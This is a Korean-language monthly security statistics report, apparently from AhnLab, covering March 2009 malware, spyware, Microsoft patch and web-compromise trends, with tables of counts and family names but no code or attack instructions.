3월 한 달 동안 접수된 신종(변형) 악성코드의 건수 및 유형은 [표 3-4]과 같다.

월	트로이목마	드롭퍼	스크립트	웜	파일	유해가능	합계
01 월	1361	195	87	260	3	24	1930
02 월	1691	261	105	166	11	22	2256
03 월	1385	237	80	151	1	14	1868

[표 3-4] 2009년 최근 3개월 간 유형별 신종 (변형) 악성코드 발견 현황

이번 달 악성코드 유형은 전월 대비 17% 감소 하였다. 대부분의 악성코드 유형에서 감소가 있었다. 위 분류에는 표시 되지 않았지만 지난 2월 중 PDF Zero-Day 취약점 발견의 영향과 이전에 알려진 PDF 취약점을 이용한 형태의 악의적인 PDF 관련 샘플의 접수는 소폭 증


가 하였다.

트로이목마 유형의 경우 지난 달 증가 했지만 이번 달은 18% 감소가 있었다. 대부분 Agent, Downloader, FakeAV 등이 많이 감소하였다. 드롭퍼 유형도 소폭 감소 하였고 스크립트 유형의 경우 취약점을 이용한 형태는 감소한 반면에 오토런(Autorun) 증상을 갖는 스크립트 유형은 늘어난 편이다. 웜 유형은 1, 2월 달 컨피커(Conficker) 웜 변형으로 인해 증가 하다가 3월에는 감소 하는 추세이다.

이렇듯 악성코드는 전체적으로 감소 했지만 그 원인을 뚜렷하게 추정하기는 어렵다. 다만 컨피커(Conficker) 웜 변형과 PDF 취약점을 이용한 악성코드 그리고 온라인 게임의 사용자 계정을 훔쳐내는 악성코드는 끊임 없이 변형이 발견 및 피해를 많이 입혔다. 또한 트로이목마 유형 중 스팸 메일러 증상을 가지며 자신을 숨기며 은밀하게 동작하는 은폐 및 자기보호 악성코드의 피해는 늘어나고 있다.

이와 같은 악성코드는 아직 특정 악성코드들만 해당 되고 그 수는 아직 많지는 않다. 그러나 감염된 경우 진단/치료 하기가 복잡하고 어렵기 때문에 그 피해는 상상을 초월 한다. 따라서 단지 적은 수가 보고 되었다고 해서 이러한 악성코드로부터 안전하다고 생각하는 것은 금물이다.

다음은 이번 달 악성코드 유형을 상세히 분류 하였다.



[그림 3-6] 2009년 03월 신종 및 변형 악성코드 유형

트로이목마 유형은 전월 대비 18% 감소 하였다. 위에서 언급 했듯이 지난 달에 큰 폭으로 상승했던 다음과 같은 유형의 트로이목마가 감소 하였다.

- Win-Trojan/Agent
- Win-Trojan/Downloader
- Win-Trojan/FakeAV

반면 지난 달 감소 했던 온라인 게임의 사용자 계정을 훔쳐내는 악성코드 유형은 25% 가량 증가 하였다. 증가 원인 역시 뚜렷하지 않다. 그러나 샘플 외형의 특징은 크게 2가지로 나누어 볼 수 있다. 첫 번째는 백신 프로그램에 의한 진단을 회피 할 목적(더 정확히는 안티 에뮬레이팅 기법)을 가진 특정 형태의 실행압축 형태와 두 번째는 실행압축이 안되거나 잘 알려진 공개도구를 이용하여 실행압축 된 형태라는 것이다. 이 모두 진단을 회피 할 목적으로 사용 되었다.


드롭퍼 유형은 9% 정도 감소 하였다. 드롭퍼 역시 Agent, Downloader가 감소 하였고 온라인 게임 관련 드롭퍼는 소폭 증가 하였다.

스크립트 유형은 전월대비 47% 감소 하였다. 인터넷 익스플로러 취약점 관련 코드를 갖는 악의적인 스크립트 유형은 감소의 영향이 컸다. 반면 VBS로 만들어진 웜 유형은 소폭 증가 하였고 관련 피해문의도 늘어나는 추세이다.

웜 유형은 1, 2월 컨피커(Conficker) 웜 변형이 급속히 발견 되었다가 백신 프로그램 업체를 비롯한 보안 업체등의 대응으로 꾸준히 감소 추세를 보였다. 그러나 3월초 컨피커(Conficker) 웜에 대한 3번째 변형이 나타나기 시작했고 글을 작성하는 현재 까지도 관련 변형이 속속 보고가 되고 있다. 컨피커(Conficker) 웜이 사용한 MS08-067 취약점의 영향인지는 몰라도 IRCBot 웜 유형은 지난 달 만큼의 발견, 보고는 아니지만 근래 들어서 작년과 비교하여 발견 건 수가 늘어난 편이다.

유해가능프로그램으로는 프록시류, 취약점 도구류등이 주로 보고 되었으며 바이러스 유형은 2월과 마찬가지고 Win32/Virut 바이러스 변형이 계속적으로 보고 되었다. 이 바이러스의 경우 안티 바이러스 진단을 회피 할 목적으로 계속적인 변형이 나오고 있어 한 동안은 변형이 꾸준히 보고 될 것으로 전망 된다.


다음은 최근 3개월간 신종 및 변형 악성코드 분포이다.



[그림 3-7] 2009년 최근 3개월간 악성코드 분포

지난 달과 마찬가지로 취약점을 이용한 악성코드 외에는 전체적으로 감소 했으며 트로이목마의 경우 1월과 비슷한 수치로 보고 되었다. 특히 취약점이 포함된 악의적으로 만들어진 문서류가 늘어나는 원인으로는 대부분 윈도우 및 인터넷 익스플로러 보안 외에는 무관심 한 편이며 또한 특정인 또는 기관 등을 타켓으로 공격하는 스피어 피싱에서 주로 취약점이 포함된 문서를 메일로 보내어 사용자로 하여금 오픈 하도록 유도하는 형태 등에 주로 사용 되기 때문에 관련 악성코드 증가하는 추세이다.

다음은 온라인 게임의 사용자 계정을 탈취하는 악성코드의 추세를 살펴보았다.



[그림 3-8] 온라인 게임 사용자 계정 탈취 트로이목마 현황


관련 악성코드는 전월 대비 25% 가량 상승 하였다. 샘플이 증가한 원인은 명확하지는 않다. 보통 취약점을 포함하는 스크립트 유형 등이 증가하면 관련 샘플도 증가하는 편이지만 이번 달의 경우 스크립트 유형의 악성코드는 감소한 반면 해당 트로이목마와 드롭퍼는 소폭 증가하였다.

2. 스파이웨어 통계

(1) 3월 스파이웨어 피해 통계

순위		스파이웨어 명	건수	비율
1	New	Win-Downloader/Rogue.FakeAV.94143	75	16%
2	New	Win-Downloader/Rogue.FakeAV.94768	19	15%
3	New	Win-Downloader/Loa.491520	8	11%
4	New	Win-Adware/Elog.365568	7	11%
5	New	Win-Downloader/FakeAV.126976	6	9%
6	New	Win-Dropper/IETimber.170576	6	9%
7	New	Win-Downloader/Zlob.172032.B	5	9%
8	New	Win-Adware/IEShow.503808	5	8%
9	New	Win-Adware/IEShow.106496.B	5	7%
10	New	Win-Adware/Rogue.AntiVirus2009.163840	4	5%
합계			**142**	**100%**

[표 3-5] 2009년 3월 스파이웨어 피해 Top 10



[그림 3-9] 2009년 3월 스파이웨어 피해 Top 10

2009년 3월 스파이웨어 피해 Top 10에서는 지난 2월에 비해 국산 스파이웨어의 피해가 감소한 것으로 나타난 반면 허위백신을 설치하는 다운로더 페이크 안티바이러스(Win-Downloader/Rogue.FakeAV)의 피해신고가 증가했다. 다운로더 페이크 안티바이러스는 해

킹된 사이트의 게시판이나 다른 다운로더에 의해 감염된다. 특히 크립터(Win-Spyware/Crypter)에 의해 설치가 되거나 웰덱(Win-Spyware/weldac)이 설치 유도를 할 때 다운로드 받아진다. 다운로더 페이크 안티바이러스의 경우 동일한 다운로드 경로에서 계속해서 변형을 생성하기 때문에 수많은 변형이 발견되고 있다. 1월부터 계속해서 스파이웨어 피해 Top 10에 등록되는 아이쇼유(Win-Adware/IEShow)의 경우 피해건 수는 줄었으나 3월에도 꾸준히 피해를 입히는 것으로 확인되었다. 아이쇼우의 경우 리워드프로그램에 의해 설치되어 다른 프로그램의 정상적인 동작을 방해하는 기능이 추가되었다.

순위	대표 진단명	건수	비율
1	Win-Downloader/Rogue.FakeAV	95	23%
2	Win-Spyware/Crypter	94	23%
3	Win-Adware/IEShow	86	21%
4	Win-Spyware/PWS.OnlineGame	42	10%
5	Win-Dropper/PWS.OnlineGame	23	6%
6	Win-Adware/Elog	19	5%
7	Win-Spyware/TDSS	15	4%
8	Win-Downloader/Zlob	13	3%
9	Win-Spyware/Agent	13	3%
10	Win-Spyware/Xema	11	3%
합계		**638**	**100%**

[표 3-6] 3월 대표 진단명에 의한 스파이웨어 피해 Top10

[표 3-6]은 변형을 고려하지 않은 대표 진단명을 기준으로 한 피해 건수이다. 지난 2월 대표 진단명에 의한 피해건수 1위에 올랐던 아이쇼우는 3위로 두계단 하락했지만 여전히 86건이라는 많은 피해건수를 기록하고 있다. 2009년 3월에 가장 피해를 입히는 다운로더 로그 페이크 안티바이러스는 동일한 배포사이트에서 지속적으로 변형을 생산하기 때문에 앞으로도 많은 변형이 발생 할 것으로 예상된다.

2009년 3월 유형별 스파이웨어 피해 현황은 [표 3-7]과 같다.

구분	스파이웨어류	애드웨어	드롭퍼	다운로더	다이얼러	클리커	익스플로잇	AppCare	Joke	합계
1월	370	286	162	384	1	29	0	1	0	**1233**
2월	421	521	151	355	2	48	0	0	0	**1500**
3월	**243**	**248**	**105**	**185**	**2**	**8**	**4**	**0**	**0**	**795**

[표 3-7] 2009년 3월 유형별 스파이웨어 피해 건수


2009년 3월의 경우 지난 1,2월에 비해 전반적으로 피해건수가 다소 준 것으로 나타난 반면 익스플로잇의 경우 4건의 피해신고가 확인되었다. 피해신고가 접수된 익스플로잇의 경우 국내 모 항공사의 웹사이트가 변조되어 아이프레임(iframe)을 삽입해 악성코드를 배포하는 스크립트로 확인 되었다.

(2) 3월 스파이웨어 발견 현황

3월 한달 동안 접수된 신종(변형) 스파이웨어 발견 건수는 [표 3-8], [그림 3-10]와 같다.

구분	스파이웨어류	애드웨어	드롭퍼	다운로더	다이얼러	클리커	익스플로잇	AppCare	Joke	합계
1월	264	139	76	244	0	24	0	1	0	**748**
2월	238	233	92	258	2	28	1	0	0	**852**
3월	**184**	**139**	**60**	**143**	**2**	**6**	**4**	**0**	**0**	**538**

[표 3-8] 2009년 3월 유형별 신종(변형) 스파이웨어 발견 현황




[그림 3-10] 2009년 3월 발견된 스파이웨어 프로그램 비율

3월에는 전반적으로 피해 건수가 줄어든 것으로 확인되고 있으며, 특히 애드웨어와 다운로더의 비율이 많이 줄어들었다. 신종(변형) 다운로더의 피해건수가 줄어 든 것은 많은 변형을 배포하는 다운로더 페이크 안티바이러스의 신고는 증가했으나, 실제 코드가 대부분 유사해 V3에서는 동일한 진단명으로 진단되어 변형으로 카운트가 되지 않는 경우가 많아졌기 때문이다.

3. 시큐리티 통계

(1) 3월 마이크로소프트 보안 업데이트 현황

마이크로소프트사는 3월에 긴급(Critical) 2건, 중요(Important) 1건으로 구성된 총 3건의 보안 업데이트를 발표하였다.



[그림 3-11] 2009년 3월 MS 보안 업데이트 현황


위험도	취약점	PoC
긴급	(MS09-006) Windows 커널의 취약점으로 인한 원격 코드 실행 문제점	무
긴급	(MS09-007) SChannel의 취약점으로 인한 스푸핑 허용 문제점	무
중요	(MS09-008) DNS 및 WINS 서버의 취약점으로 인한 스푸핑 허용 문제점	무

[표 3-9] 2009년 03월 주요 MS 보안 업데이트

지난 달과 마찬가지로 이달에도 MS사로부터 배포된 보안업데이트는 그 수가 많지 않았다. 또한, 모든 취약점들이 공개된 공격코드(Exploit)가 보고되지 않았기 때문에 해당 취약점 악용을 통한 피해 사례는 드물 것으로 예상된다.

그러나, 웹 상에서는 여전히 MS09-002 취약점등이 간간히 탐지되고 있고, MS08-067을 악용하는 웜 또한 현재까지도 피해를 입히고 있는 상황이다. 최근에는 MS 취약점 외에도 PDF 파일과 같이 써드파티 애플리케이션 취약점을 악용하는 사례가 급증하고 있으므로, MS 보안 패치를 비롯한 써드파티 애플리케이션 보안 패치 적용에도 주의를 기울여야 할 것이다.

(2) 2009년 3월 웹 침해사고 및 악성코드 배포 현황



[그림 3-12] 악성코드 배포를 위해 침해된 사이트 수/ 배포지 수

2009년 3월 악성코드를 위해 침해된 웹사이트의 수와 악성코드 유포지의 수는 54/16로 2009년 2월 보다 약간 수치가 증가하였다. 2009년 2월 InternetExplorer 와 관련된 MS09-002 취약점의 공격코드가 발표가 되었지만 공격 코드 기법의 특성상 대중화되지는 못하고 있다.

이번 3월에 InternetExplorer와 관련된 취약점은 발표되지 않아 앞으로도 과거 발표된 취약점이 지속적으로 공격에 이용될 것으로 추정된다. 웹은 가장 대중화된 플랫폼으로 계속해서 공격대상이 되고 있다. 따라서, 사용자는 보안 제품을 항상 최신 버전으로 유지하고, 백신 프로그램을 설치하여 사용자 시스템을 보호할 수 있어야 한다.

4. 사이트가드 통계

(1) 2009년 3월 웹 사이트 보안 요약

구분	건수
악성코드 발견 건수	70,312
악성코드 유형	599
악성코드가 발견된 도메인	657
악성코드가 발견된 URL	4,325

[표 3-10] 1월 웹 사이트 보안 요약

웹 사이트를 통한 사용자의 피해를 막기 위해 안철수연구소가 제공하는 인터넷 보안 무료 서비스인 "사이트가드[1]"의 통계를 기반으로 본 자료는 작성되었다.

[표 3-10]은 2009년 3월 한달 동안 웹 사이트를 통해 발견된 악성코드 동향을 요약해서 보여주고 있다.


사이트가드의 집계에 따르면 3월 한달 동안 악성코드는 599종 70,312건 발견되었으며, 악성코드 유형은 599건, 악성코드가 발견된 도메인은 657건, 악성코드가 발견된 URL은 4,325건으로 전반적으로 지난 2009년 12월부터 보였던 증가세에서 급반전하여 악성코드 발견 건수를 기준으로 63% 정도 감소하였다. 이는 신종 악성코드 감소와 사이트가드와 같은 웹 사이트 무료 서비스 정착, 백신 프로그램의 탐지력 증가 등과 같은 다양한 보안서비스의 강화로 인한 것으로 보이나, 중국 춘절의 여파가 미치지 않는 4월까지의 통계를 보아야 하락세 여부를 판단할 수 있을 것으로 보인다,

세부내용을 보면 다음과 같다.

[1] www.siteguard.co.kr

(2) 악성코드 월간 통계


가) 악성코드 발견건수



[그림 3-13] 월별 악성코드 발견건수

[그림 3-13]는 최근 5개월인, 2008년 11월부터 2009년 3월까지의 악성코드 발견 건수의 추이를 나타내는 그래프로 3월 악성코드 발견 건수는 70,312건으로 지난달에 비해 약 63%의 감소세를 보였다.


나) 악성코드 유형



[그림 3-14] 월별 악성코드 유형

[그림 3-14]는 최근 5개월간 발견된 악성코드의 유형을 나타내는 그래프로 역시 지난 2월의 857종에 이어 3월에 599종이 발견되어 급속한 감소를 보였다.

